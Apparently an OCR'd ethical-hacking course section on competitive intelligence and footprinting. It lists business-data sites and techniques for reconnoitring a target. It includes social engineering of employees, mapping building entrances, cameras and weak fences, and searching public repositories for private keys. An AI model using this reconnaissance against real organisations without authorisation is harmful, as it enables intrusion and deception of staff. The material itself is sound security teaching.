


Competitive Intelligence Gathering

- Competitive intelligence gathering is the process of **identifying**, **gathering**, **analyzing**, **verifying**, and using information about your competitors from resources, such as the Internet
- Competitive intelligence is **non-interfering** and **subtle in nature**

Sources of Competitive Intelligence

1. Company websites and employment ads
2. Search engines, Internet, and online database
3. Press releases and annual reports
4. Trade journals, conferences, and newspapers
5. Patent and trademarks
6. Social engineering employees
7. Product catalogs and retail outlets
8. Analyst and regulatory reports
9. Customer and vendor interviews
10. Agents, distributors, and suppliers



Competitive Intelligence Gathering (Cont'd)

When Did this Company Begin? How Did it Develop?

- Information Resource Sites
  - **EDGAR Database**
    https://www.sec.gov/edgar.shtml
  - **D & B Hoovers**
    https://www.dnb.com
  - **LexisNexis**
    https://www.lexisnexis.com
  - **Business Wire**
    http://www.businesswire.com

What Are the Company's Plans?

- Information Resource Sites
  - **MarketWatch**
    https://www.marketwatch.com
  - **The Wall Street Transcript**
    https://www.twst.com
  - **Euromonitor**
    https://www.euromonitor.com
  - **Experian**
    https://www.experian.com

What Expert Opinions Say About the Company?

- Information Resource Sites
  - **SEMRush**
    https://www.semrush.com
  - **ABI/INFORM Global**
    https://www.proquest.com
  - **SimilarWeb**
    https://www.similarweb.com
  - **SERanking**
    https://seranking.com

Competitive Intelligence Gathering

Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources such as the Internet. Competitive intelligence means understanding and learning about other businesses to become as competitive as possible. It is non-interfering and subtle in nature compared to direct intellectual property theft carried out via hacking or industrial espionage. It focuses on the external business environment**.** In this method, professionals gather information ethically and legally instead of gathering it secretly**.**

Competitive intelligence helps in determining:

- What the competitors are doing?
- How competitors are positioning their products and services?
- What customers are saying about competitors' strengths and weaknesses?

Companies carry out competitive intelligence either by employing people to search for information or by utilizing a commercial database service, which involves lower costs. The information that is gathered can help the managers and executives of a company make strategic decisions.

Sources of Competitive Intelligence

Competitive Intelligence gathering can be performed using a direct or indirect approach.

- **Direct Approach**

  The direct approach serves as the primary source for competitive intelligence gathering. Direct approach techniques include gathering information from trade shows, social engineering of employees and customers, and so on.

- **Indirect Approach**

  Through an indirect approach, information about competitors is gathered using online resources. Indirect approach techniques include:

  - Company websites and employment ads
  - Support threads and reviews
  - Search engines, Internet, and online database
  - Social media postings
  - Press releases and annual reports
  - Trade journals, conferences, and newspapers
  - Patent and trademarks
  - Product catalogs and retail outlets
  - Analyst and regulatory reports
  - Customer and vendor interviews
  - Agents, distributors, and suppliers
  - Industry-specific blogs and publications
  - Legal databases, e.g., LexisNexis
  - Business information databases, e.g., Hoover's
  - Online job postings

Competitive Intelligence - When Did this Company Begin? How Did it Develop?

Gathering competitor documents and records helps to improve productivity and profitability, which in turn stimulates the growth of the company. It helps in determining answers to the following:

- **When did it begin?**

  Through competitive intelligence, companies can collect the history of a particular company, such as its establishment date. Sometimes, they gather crucial information that is not often available to others.

- **How did it develop?**

  What are the various strategies that the company uses? Development intelligence can include advertisement strategies, customer relationship management, and so on.

- **Who leads it?**

  This information helps a company learn about the competitor's decision-makers.

- **Where is it located?**

  Competitive intelligence also includes the location of the company and information related to various branches and their operations.

Attackers can use the information gathered through competitive intelligence to build a hacking strategy.

Information Resource Sites

Information resource sites that help to gain competitive intelligence include:

- **EDGAR Database**

  Source: *https://www.sec.gov/edgar.shtml*

  The Electronic Data Gathering, Analysis, and Retrieval system (EDGAR) performs automated collection, validation, indexing, acceptance, and forwarding of submissions by companies and others who are required by law to file with the U.S. Securities and Exchange Commission (SEC). Its primary purpose is to increase the efficiency and fairness of the securities market for the benefit of investors, corporations, and the economy by accelerating the receipt, acceptance, dissemination, and analysis of time-sensitive corporate information filed with the agency.

- **D&B Hoovers**

  Source: *https://www.dnb.com*

  D&B Hoovers leverages a commercial database of 120 million business records and analytics to deliver a sales intelligence solution that enables sales and marketing professionals to focus on the right prospects so that they can generate immediate growth for their business.

- **LexisNexis**

  Source: *https://www.lexisnexis.com*

  LexisNexis provides content-enabled workflow solutions designed specifically for professionals in the legal, risk management, corporate, government, law enforcement, accounting, and academic markets. It maintains an electronic database of information related to legal and public records. It enables customers to access documents and records of legal, news, and business sources. It is beneficial for companies and government agencies seeking data analytics supporting compliance, customer acquisition, fraud detection, health outcomes, identity solutions, investigation, receivables management, risk decisioning, and workflow optimization.

- **Business Wire**

  Source: *https://www.businesswire.com*

  Business Wire focuses on press release distribution and regulatory disclosure. This company distributes full-text news releases, photos, and other multimedia content from various organizations across the globe to journalists, news media, financial markets, investors, information website, databases, and general audiences. It has its own patented electronic network through which it releases news.

- **Factiva**

  Source: *https://www.dowjones.com*

  Factiva is a global news database and licensed content provider. It is a business information and research tool that gets information from licensed and free sources and provides capabilities such as searching, alerting, dissemination, and business information management. Factiva products provide access to more than 33,000 sources such as licensed publications, influential websites, blogs, images, and videos. Its resources are made available from nearly every country worldwide in 28 languages, including more than 600 continuously updated newswires.

Competitive Intelligence - What Are the Company's Plans?

Information resource sites that help attackers gain a company's business plans include:

- **MarketWatch**

  Source: *https://www.marketwatch.com*

  MarketWatch tracks the pulse of markets for engaged investors. The site is an innovator in business news, personal finance information, real-time commentary, and investment tools and data, with journalists generating headlines, stories, videos, and market briefs.

- **The Wall Street Transcript**

  Source: *https://www.twst.com*

  The Wall Street Transcript is a website as well as a paid subscription-based publication that publishes industry reports. It expresses the views of money managers and equity analysts of different industry sectors. The site also publishes interviews with CEOs of companies.

- **Euromonitor**

  Source: *https://www.euromonitor.com*

  Euromonitor provides strategy research capabilities for consumer markets. It publishes reports on industries, consumers, and demographics. It provides market research and surveys focused on the organization's needs.

- **Experian**

  Source: *https://www.experian.com*

  Experian provides insights into competitors' search, affiliate, display, and social marketing strategies and metrics to improve marketing campaign results. It allows the user to:

  - Benchmark the effectiveness of existing customer acquisition strategies
  - Determine what is driving competitors' success
  - Use historical consumer data to forecast future trends and quickly respond to changing behaviors
  - Measure website's performance against industry or specific sites

- **The Search Monitor**

  Source: *https://www.thesearchmonitor.com*

  The Search Monitor provides competitive intelligence to monitor brand and trademark use, affiliate compliance, and competitive advertisers on paid search, organic search, local search, social media, mobile, and shopping engines worldwide. It helps interactive agencies, search marketers, and affiliate marketers to track ad rank, ad copy, keyword reach, click rates and CPCs, monthly ad spending, market share, trademark use, and affiliate activity.

- **USPTO**

  Source: *https://www.uspto.gov*

  The United States Patent and Trademark Office (USPTO) provides information related to patent and trademark registration. It provides general information concerning patents and search options for patents and trademark databases.

Competitive Intelligence - What Expert Opinions Say About the Company?

Information resource sites that help the attacker to obtain expert opinions about the target company include:

- **SEMRush**

  Source: *https://www.semrush.com*

  SEMRush is a competitive keyword research tool. It can provide a list of Google keywords and AdWords for any site, as well as a competitor list in the organic and paid Google search results. It enables an approach for gaining in-depth knowledge about what competitors are advertising and their budget allocation to specific Internet marketing tactics.

- **ABI/INFORM Global**

  Source: *https://www.proquest.com*

  ABI/INFORM Global is a business database**.** ABI/INFORM Global offers the latest business and financial information for researchers. With ABI/INFORM Global, users can determine business conditions, management techniques, business trends, management practice and theory, corporate strategy and tactics, and the competitive landscape.

- **SimilarWeb**


  Source: *https://www.similarweb.com*

  SimilarWeb aggregates data from multiple sources to estimate traffic, geography, and referral data for a company's websites and mobile apps. It also provides a panel through a browser extension that allows refining other data sources by anonymously tracking browser activity across millions of browsers worldwide.

- **SERanking**

  Source: *https://seranking.com*

  SERanking is an online competitor analysis tool that provides a complete view of the target organization's website traffic dynamics. The tool also helps enterprises or users study their websites' major competitors, find newcomers, and compare semantics to rivals' keywords. It enables an approach to conduct pay-per-click (PPC) competitor research for tracing competitors' tactics to enhance one's own advertisement strategies.



Other Techniques for Footprinting through Web Services

Footprinting Technique	Description	Information Gathered	Tools Used
Finding the Geographical Location of the Target	Obtain the physical location of the target	Entrances to buildings, security cameras, gates, places to hide, weak spots in perimeter fences, etc.	Google Earth, Google Maps, and Wikimapia
Gathering Information from Financial Services	Search for financial data such as stock quotes and charts, financial news, and portfolios	Market value of a company's shares, company profile, and competitor details	Google Finance, MSN Money, and Yahoo! Finance
Gathering Information from Business Profile Sites	Retrieve business information of companies located in a particular region	Location, addresses, contact information, and employee database of the target organization	opencorporates, Crunchbase, and corporationwiki
Monitoring Targets Using Alerts	Obtain up-to-date information of the target, usually via email or SMS	Mentions of the organization's name, member names, website, or any of its people or projects	Google Alerts, Twitter Alerts, and Giga Alerts
Tracking the Online Reputation of the Target	Monitor a company's reputation on the Internet	Search engine ranking information, email notifications when a company is mentioned online, and social news about the company	Mention, ReviewPush, and Reputology
Gathering Information from Groups, Forums, and Blogs	Join the target organization's employee groups, where they share personal and company information	Public network information, system information, and personal information	Google Groups and Yahoo! Groups
Gathering Information from NNTP Usenet Newsgroups	Retrieve messages on various subjects and topics that are submitted by users over the Internet	Operating systems, software, web servers, etc. used by the target organization	Newshosting, Eweka, and Supernews
Gathering Information from Public Source-Code Repositories	Identify information about the developers and technologies used	Configuration files, private SSH and SSL keys, source-code files, dynamic libraries, and software tools developed by contributors	Recon-ng

Other Techniques for Footprinting through Web Services

- **Finding the Geographical Location of the Target**

  Information such as the physical location of an organization plays a vital role in the hacking process. Attackers with the knowledge of a target organization's location may attempt dumpster diving, surveillance, social engineering, and other non-technical attacks to gather more information.

  Tools for Finding the Geographical Location

  The tools for finding the geographical location allow you to find and explore most locations on the earth. They provide information such as images of buildings, as well as their surroundings, including Wi-Fi networks. These tools provide interactive maps, outline maps, satellite imagery, and information on how to interact with and create one's own maps. Google Maps, Yahoo Maps, and other tools provide driving directions, traffic conditions, landmarks, and detailed address and contact information. The attackers can use this information to gain unauthorized access to buildings, wired and wireless networks, and systems.

  Attackers may use tools such as Google Earth, Google Maps, and Wikimapia, to find or locate entrances to buildings, security cameras, gates, places to hide, weak spots in perimeter fences, and utility resources such as electricity connections, to measure the distance between different objects, and so on.

- ### Google Earth

  Source: *https://earth.google.com*

  Attackers use the Google Earth tool to find the exact location of a target. Using this tool, attackers can even access 3D images that depict most of the populated Earth's surface with a high resolution. The detail allows attackers to obtain street views, altitude information, and even coordinates.

